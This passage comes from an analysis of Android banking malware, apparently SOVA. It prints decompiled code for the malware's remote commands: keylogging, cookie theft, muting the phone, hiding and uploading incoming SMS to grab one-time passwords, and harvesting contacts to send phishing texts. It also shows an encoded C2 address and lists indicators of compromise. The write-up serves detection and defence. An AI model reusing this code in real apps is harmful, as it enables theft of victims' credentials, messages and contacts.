                        catch(Exception unused_ex) {
                        }

                        return;
                    }
if(Intrinsics.areEqual(s, "stopcookie")) {
                        AppKt.log$default(this, "stop cookie received. cleaning
preferences ...", null, null, 6, null);
                        workerService0.getPreferences().currentCookie("[]");
                        return;
                    }

if(Intrinsics.areEqual(s, "stopscan")) {
                        workerService0.getPreferences().currentCookie("[]");
                        return;
                    }
```

The malware has the capabbility to store key strokes of the victim using `startkeylogs`. This helps to steal the victim's banking credentials or login credentials. The malware sends the stored keylogs to `/keylog.php`. And stop storing keylogs using `stopkeylogs`.

```
 if(Intrinsics.areEqual(s, "stopkeylogs")) {
                        preferences0.isKeyLoggerIsEnabled(Boolean.valueOf(false));
                        return;
                    }

if(Intrinsics.areEqual(s, "startkeylogs")) {
                        preferences0.isKeyLoggerIsEnabled(boolean0);
                        return;
                    }
```

The malware will set the device to mute state using `startmute` command. So when the device gets a notification the victim won't notice. Then the malware will intercept the coming SMS. This makes the received SMS hidden from the victim. This useful for the attacker to get OTP. By using `stophidesms` command, this command stops hidding received SMS. Another command is to get SMS `getsms` to get the stored SMS on the victim's device then upload to C2 server using `sendsms` command.

```
if(Intrinsics.areEqual(s, "stophidesms")) {
                    if(!workerService1.checkScreenState(command0)) {
                        return;
                    }


if(Intrinsics.areEqual(Telephony.Sms.getDefaultSmsPackage(context0),
workerService0.getPackageName())) {
                        preferences0.loopnotifEnabled(Boolean.valueOf(false));
                        this.stopHiddenPush(workerService1);

workerService0.getPreferences().isHiddenSMSEnabled(Boolean.valueOf(false));

workerService0.getPreferences().isNeedChangeDefaultToChrome(false);

workerService0.getPreferences().isNeedChangeDefaultToMessages(true);
                        Context context3 = workerService0.getApplicationContext();
                        Intrinsics.checkNotNullExpressionValue(context3,
"workerService.applicationContext");
                        if(!ContexStartExtensionsKt.startApp(context3,
"com.samsung.android.messaging")) {
                            Context context4 =
workerService0.getApplicationContext();
                            Intrinsics.checkNotNullExpressionValue(context4,
"workerService.applicationContext");
                            if(!ContexStartExtensionsKt.startApp(context4,
"com.android.messaging")) {
                                Context context5 =
workerService0.getApplicationContext();
                                Intrinsics.checkNotNullExpressionValue(context5,
"workerService.applicationContext");
                                if(!ContexStartExtensionsKt.startApp(context5,
"com.google.android.apps.messaging")) {
                                    Context context6 =
workerService0.getApplicationContext();
                                    Intrinsics.checkNotNullExpressionValue(context6,
"workerService.applicationContext");
                                    ContexStartExtensionsKt.startApp(context6,
"com.android.mms");
                                    return;
                                }
                            }
                        }
                    }
                }
if(Intrinsics.areEqual(s, "getsms")) {
                        ContexStartExtensionsKt.overlay$default(context0, 0,
((Function0)new PingTasks.onPingReceived.3(workerService1)), 0, 5, null);
                        return;}
 if(Intrinsics.areEqual(s, "sendsms")) {
                        ContexStartExtensionsKt.sendSMS(context0,
command0.getNumber(), command0.getText());
```

```
                        return;}
 if(Intrinsics.areEqual(s, "startmute")) {
                                this.mutePhone(context0);
                                return;
                            }
if(Intrinsics.areEqual(s, "stopmute")) {
                                this.unmutePhone(context0);
                                return;
                            }
```

The malware collect the SMS stored in the victim's device and send it to C2 server. This happens by collecting the body and the address(number) of the SMS message.

```
 public void onReceive(Context context0, Intent intent0) {
        try {
            SmsMessage[] arr_smsMessage =
Telephony.Sms.Intents.getMessagesFromIntent(intent0);
            Intrinsics.checkNotNullExpressionValue(arr_smsMessage, "smsMessages");
            int v = 0;
            while(true) {
                if(v >= arr_smsMessage.length) {
                    return;
                }

                SmsMessage smsMessage0 = arr_smsMessage[v];
                ++v;
                Intrinsics.checkNotNullExpressionValue(Uri.parse("content://sms"),
"parse(\"content://sms\")");
                String s = smsMessage0.getMessageBody();
                Intrinsics.checkNotNullExpressionValue(s, "message.messageBody");
                String s1 = smsMessage0.getOriginatingAddress();
                Intrinsics.checkNotNull(s1);
                Intrinsics.checkNotNullExpressionValue(s1,
"message.originatingAddress!!");
                new SendSms(s, s1).justExecute();
                StringBuilder stringBuilder0 = new StringBuilder().append("Sending
SMS Message (");
                String s2 = smsMessage0.getOriginatingAddress();
                Intrinsics.checkNotNull(s2);
                AppKt.log$default(this, stringBuilder0.append(s2).append(",
").append(smsMessage0.getMessageBody()).append(')').toString(), null, null, 6, null);
                this.abortBroadcast();
            }
        }
        catch(Exception unused_ex) {
            return;
        }
    }
}
```

The malware will start collecting contacts to gain new victims by sending phishing SMS.

```
if(Intrinsics.areEqual(s, "contactssender")) {
                        HashMap hashMap0 = Contacts.getContactList(context0);
                        for(Object object0: hashMap0.keySet()) {
                            String s1 = (String)object0;
                            try {
                                Object object1 = hashMap0.get(s1);
                                Intrinsics.checkNotNull(object1);
                                Intrinsics.checkNotNullExpressionValue(object1,
"contacts[i]!!");

ContexStartExtensionsKt.sendSMS(((Context)workerService1), ((String)object1),
command0.getText());
                            }
                            catch(Exception unused_ex) {
                                return;
                            }
                        }
                    }
if(Intrinsics.areEqual(s, "getcontacts")) {
                                ContextAccessesExtensionsKt.sendImAlive(context0,
preferences0, workerService0.getLogger());
                                return;
```

The malware creates a loop to collect the contacts by collecting the `id`, `display_name`, and `number` then save this info to `data1` to upload this file to C2 server.

```
public class Contacts {
    public static HashMap getContactList(Context context0) {
        ContentResolver contentResolver0 = context0.getContentResolver();
        Cursor cursor0 =
contentResolver0.query(ContactsContract.Contacts.CONTENT_URI, null, null, null,
null);
        HashMap hashMap0 = new HashMap();
        if((cursor0 == null ? 0 : cursor0.getCount()) > 0) {
            while(cursor0.moveToNext()) {
                String s = cursor0.getString(cursor0.getColumnIndex("_id"));
                String s1 =
cursor0.getString(cursor0.getColumnIndex("display_name"));
                if(cursor0.getInt(cursor0.getColumnIndex("has_phone_number")) <= 0) {
                    continue;
                }

                Cursor cursor1 =
contentResolver0.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null,
"contact_id = ?", new String[]{s}, null);
                while(cursor1.moveToNext()) {
                    hashMap0.put(s1,
cursor1.getString(cursor1.getColumnIndex("data1")));
                }

                cursor1.close();
            }
        }

        if(cursor0 != null) {
            cursor0.close();
        }

        return hashMap0;
    }
```

The malware connects to `http://ip-api.com` to retrive the IP, location of the victim. If the IP is located in `listCountryToIgnore`, the malware will ignore the victim's device and don't performe the malicious functions.


```
static {

Intrinsics.checkNotNullExpressionValue("aHR0cDovL3NhdGFuZGVtYW50ZW5pbWllbnRvLmNvbQ==",
 "TDE(\"aHR0cDovL3NhdGFuZGV…W50ZW5pbWllbnRvLmNvbQ==\")");
        ConstKt.SERVER_ADDRESS = "aHR0cDovL3NhdGFuZGVtYW50ZW5pbWllbnRvLmNvbQ==";
        Intrinsics.checkNotNullExpressionValue("MQ==", "TDE(\"MQ==\")");
        ConstKt.ACCESS_VALUE = "MQ==";
        ConstKt.listCountryToIgnore = CollectionsKt.listOf(new String[]{"AZ", "AM",
"BY", "KZ", "KG", "MD", "RU", "TJ", "UZ", "UA", "ID"});
    }
```


We come to the end. There are some other commands such as `delbot` to delete the bot from victim's device, `starthidenpush` to hide pushing notification, `delapp` to delete apps from the device, `call` to call action from the device, `callforward` to forward a phone call to the attacker and more commands found in this malware.

Dynamic

After installing the malicious APK and open the APK, the malware will keep asking you for granting the `Accessibility Service` to maintain presistance. After granting, the malware will be able to get the permission by itself as if he makes himself home.



Figure(9): connects to ip-api to get country and IP and more



Figure(10): connects to C2 server with param and botid, response from C2 is `ok`

IoC

No.	Description	Hash and URLs
1	APK (MD5)	74b8956dc35fd8a5eb2f7a5d313e60ca
2	The unpacked dex (MD5)	f7f7cdf82b7b6c72882a6172213d0aff
3	C2 server	http://satandemantenimiento.com
4	C2 server	http://wecrvtbyutrcewwretyntrverfd.xyz

Article quote

> أتهجُرُ دربَ الهُدَى والصَّلاحِ وترحَلُ في مُهلِكاتِ الدُّروب

REF

SOVA malware is back and is evolving rapidly

Android Dev

Unpacking process

[Mal Series #20] Android libarm_protect packer